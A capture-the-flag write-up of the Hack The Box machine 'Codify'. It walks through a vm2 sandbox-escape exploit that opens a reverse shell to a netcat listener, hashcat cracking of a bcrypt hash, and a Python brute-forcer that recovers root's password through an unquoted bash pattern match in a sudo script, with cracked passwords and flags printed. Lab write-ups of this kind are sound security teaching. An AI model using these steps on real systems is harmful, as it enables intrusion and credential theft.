HTB - Codify

Overview
| Machine | Codify |
| Rank | Easy |
| Focus | - |
CONTENT HIDDEN - ACTIVE MACHINE!
Let’s first add the domain to our hosts file:
1
2
3
4
5
6
$ sudo nano /etc/hosts
$ cat /etc/hosts

<SNIP>
10.10.11.239    codify codify.htb
<SNIP>


The website looks likes a sandbox environment for testing Node.js code. It also includes a Limitations hyperlink:
Searching about Node.js Express we did not find anything particularly interesting about it: it is a minimal and flexible Node.js web application framework that provides a robust set of features for web and mobile applications.
Initial foothold

Enumerating the website, we notice that there is a mention of a vm2 library in the About us page:

After searching some more details about the vm2 library, we can find out that there is an RCE vulnerability which could not be fixed and the library was deprecated because of it!
There is a public PoC which includes a video of how to use the exploit. After going through the process, we are able to catch our shell:
1
$ python3 exploit.py "curl 'http://codify.htb/run' -X POST -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0' -H 'Accept: */*' -H 'Accept-Language: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate' -H 'Referer: http://codify.htb/editor' -H 'Content-Type: application/json' -H 'Origin: http://codify.htb' -H 'Connection: keep-alive' --data-raw '{"code":"cmVxdWlyZSgidm0yL3BhY2thZ2UuanNvbiIpLnZlcnNpb24="}'" --ip=10.10.14.9 --port=1337 --base64
1
2
3
4
5
6
$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.11.239] 38114
bash: cannot set terminal process group (1258): Inappropriate ioctl for device
bash: no job control in this shell
svc@codify:~$
Privilege escalation
After enumerating the webserver files, we can find this:
1
2
3
4
5
6
7
8
9
10
11
12
svc@codify:/var/www/contact$ cat tickets.db
cat tickets.db
�T5��T�format 3@  .WJ
       otableticketsticketsCREATE TABLE tickets (id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT, topic TEXT, description TEXT, status TEXT)P++Ytablesqlite_sequencesqlite_sequenceCREATE TABLE sqlite_sequence(name,seq)�� tableusersusersCREATE TABLE users (
        id INTEGER PRIMARY KEY AUTOINCREMENT,
        username TEXT UNIQUE,
        password TEXT
��G�joshua$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2
��
����ua  users
             ickets
r]r�h%%�Joe WilliamsLocal setup?I use this site lot of the time. Is it possible to set this up locally? Like instead of coming to this site, can I download this and set it up in my own computer? A feature like that would be nice.open� ;�wTom HanksNeed networking modulesI think it would be better if you can implement a way to handle network-based stuff. Would help me out a lot. Thanks!open
We can see that there is the hashed password of joshua:
$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2.
The first part of the hash indicates the hash type, so if we search for “$2a$ hash” on Google we get this:
The prefix “$2a$” or “$2b$” (or “$2y$”) in a hash string in a shadow password file indicates that hash string is a bcrypt hash in modular crypt format.
We can now copy this hash into a file and crack it offline:
We can quickly find
hashcat’sbcryptmode here.
1
2
3
4
5
6
7
8
$ hashcat -m 3200 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

<SNIP>

$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2:spongebob1

<SNIP>
Now we have managed to crack it, we can log into SSH as joshua:spongebob1:
1
2
3
4
5
6
$ ssh joshua@codify
<SNIP>
joshua@codify:~$ ls
user.txt
joshua@codify:~$ cat user.txt
8f5d17728f3da50c437668e019841c89
Let’s check if we can run anything with elevated privileges:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
joshua@codify:~$ sudo -l
[sudo] password for joshua:
Matching Defaults entries for joshua on codify:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User joshua may run the following commands on codify:
    (root) /opt/scripts/mysql-backup.sh
joshua@codify:~$ cat /opt/scripts/mysql-backup.sh
#!/bin/bash
DB_USER="root"
DB_PASS=$(/usr/bin/cat /root/.creds)
BACKUP_DIR="/var/backups/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_PASS
/usr/bin/echo

if [[ $DB_PASS == $USER_PASS ]]; then
        /usr/bin/echo "Password confirmed!"
else
        /usr/bin/echo "Password confirmation failed!"
        exit 1
fi

/usr/bin/mkdir -p "$BACKUP_DIR"

databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" -e "SHOW DATABASES;" | /usr/bin/grep -Ev "(Database|information_schema|performance_schema)")

for db in $databases; do
    /usr/bin/echo "Backing up database: $db"
    /usr/bin/mysqldump --force -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" "$db" | /usr/bin/gzip > "$BACKUP_DIR/$db.sql.gz"
done

/usr/bin/echo "All databases backed up successfully!"
/usr/bin/echo "Changing the permissions"
/usr/bin/chown root:sys-adm "$BACKUP_DIR"
/usr/bin/chmod 774 -R "$BACKUP_DIR"
/usr/bin/echo 'Done!'
Although we can run /opt/scripts/mysql-backup.sh as root, when we do, it asks us for the root’s password which we don’t have. We can check which services are listening internally and try to enumerate those:
1
2
3
4
5
joshua@codify:~$ netstat -ltn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
<SNIP>
There is a MySQL server listening on port 3306. Let’s try to connect to it:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
joshua@codify:~$ mysql -u joshua -p"spongebob1" -h 127.0.0.1
<SNIP>
mysql> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
4 rows in set (0.01 sec)

mysql> USE mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SHOW TABLES;
+---------------------------+
| Tables_in_mysql           |
+---------------------------+
<SNIP>
| user                      |
+---------------------------+
31 rows in set (0.00 sec)

mysql> SHOW COLUMNS FROM user;
+------------------------+---------------------+------+-----+----------+-------+
| Field                  | Type                | Null | Key | Default  | Extra |
+------------------------+---------------------+------+-----+----------+-------+
| Host                   | char(255)           | NO   |     |          |       |
| User                   | char(128)           | NO   |     |          |       |
| Password               | longtext            | YES  |     | NULL     |       |
<SNIP>
+------------------------+---------------------+------+-----+----------+-------+
47 rows in set (0.00 sec)

mysql> SELECT User, Password FROM user WHERE User='root';
+------+-------------------------------------------+
| User | Password                                  |
+------+-------------------------------------------+
| root | *4ECCEBD05161B6782081E970D9D2C72138197218 |
| root | *4ECCEBD05161B6782081E970D9D2C72138197218 |
| root | *4ECCEBD05161B6782081E970D9D2C72138197218 |
+------+-------------------------------------------+
3 rows in set (0.00 sec)
We found the root’s hash. We can check its type using hash-identifier:
1
2
3
4
5
6
$ hash-identifier
 HASH: 4ECCEBD05161B6782081E970D9D2C72138197218

Possible Hashs:
[+] SHA-1
[+] MySQL5 - SHA-1(SHA-1($pass))
Sadly, after trying everything in our toolset, it seems that we can’t crack the hash! Let’s go back to the mysql-backup.sh script. We can try replicating what the script is doing by executing each command ourselves:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
joshua@codify:~$ mysql -u joshua -p'spongebob1' -h 127.0.0.1 -e "SHOW DATABASES;"
mysql: [Warning] Using a password on the command line interface can be insecure.
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mydb               |
| mysql              |
| performance_schema |
| sys                |
+--------------------+

joshua@codify:~$ mysql -u joshua -p'spongebob1' -h 127.0.0.1 -e "SHOW DATABASES;" | grep -Ev "(Database|information_schema|performance_schema)"
mysql: [Warning] Using a password on the command line interface can be insecure.
mydb
mysql
sys
So what this script does:
- Select the
mydb,mysql, andsysdatabases. - Exporting them one by one (backing them up) using
mysqldumpand stores them within/var/backups/mysqlwith the name<db_name>.sql.gz. - Compress each file using
gzip.
For executing this process, the root user’s credentials are used.
After some time re-reading the script several times, we realize that there is an issue within the script itself. In particular, within the below lines:
1
2
if [[ $DB_PASS == $USER_PASS ]]; then
        /usr/bin/echo "Password confirmed!"
This is an issue known as unquoted variables: how double quoted and unquoted variables are interpreted differently in Bash.
Info about Quoting Variables.
Let’s see an example, taken from the link above. Below, we create the variable list and because we then use it unquoted, instead of echoing the whole list, echoes its elements as separate arguments:
1
2
3
4
5
6
7
8
$ list="one two three"
$ for a in $list # unquoted variable, this is the same as writing "one" "two" "three"
> do
> echo "$a"
> done
one
two
three
If we now enclose the list variable in double quotes, the command will interpret it as a single argument, echoing the whole list:
1
2
3
4
5
$ for a in "$list" # double-quoted variable
> do
> echo "$a"
> done
one two three
Bash | Why should you put shell variables always between quotation marks ? (+ real world example).
The unquoted variable issue is the base of the vulnerability that lies within the [[ $DB_PASS == $USER_PASS ]] lines. As mentioned here:
“When the right-hand side of an = operator inside [[ is not quoted, bash does pattern matching against it, instead of treating it as a string”.
As a result of that, we can create a simple brute-forcing script leveraging the ability to “pattern-match” each character and obtain root’s password:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
import subprocess
import string

# create a list with all alphanumeric characters
charList = list(string.ascii_letters + string.digits)
# set initial password as an empty string
password = ""
passwordMissing = True

while passwordMissing:
    # try every character in the list
    for char in charList:
        # define the command to be executed
        command = f"echo '{password}{char}*' | sudo /opt/scripts/mysql-backup.sh"
        #
        output = subprocess.run(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True).stdout

        # if this message (defined in the `mysql-back.sh` script) is within the output
        if "Password confirmed!" in output:
            # append character in the password variable
            password += char
            # print the current state of the password
            print(password)
            # don't iterate through the rest of the letters and go to next position instead
            break
    else:
        passwordMissing = False
By running the script, root’s password will be revealed:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
joshua@codify:~$ python3 brute_force.py
[sudo] password for joshua:
k
kl
klj
kljh
kljh1
kljh12
kljh12k
kljh12k3
kljh12k3j
kljh12k3jh
kljh12k3jha
kljh12k3jhas
kljh12k3jhask
kljh12k3jhaskj
kljh12k3jhaskjh
kljh12k3jhaskjh1
kljh12k3jhaskjh12
kljh12k3jhaskjh12k
kljh12k3jhaskjh12kj
kljh12k3jhaskjh12kjh
kljh12k3jhaskjh12kjh3
We can now switch to root and get the flag:
bash joshua@codify:~$ su root Password: root@codify:/home/joshua# cat /root/root.txt 1f62fde8d681b1567d8d4e677f7b0c3c –>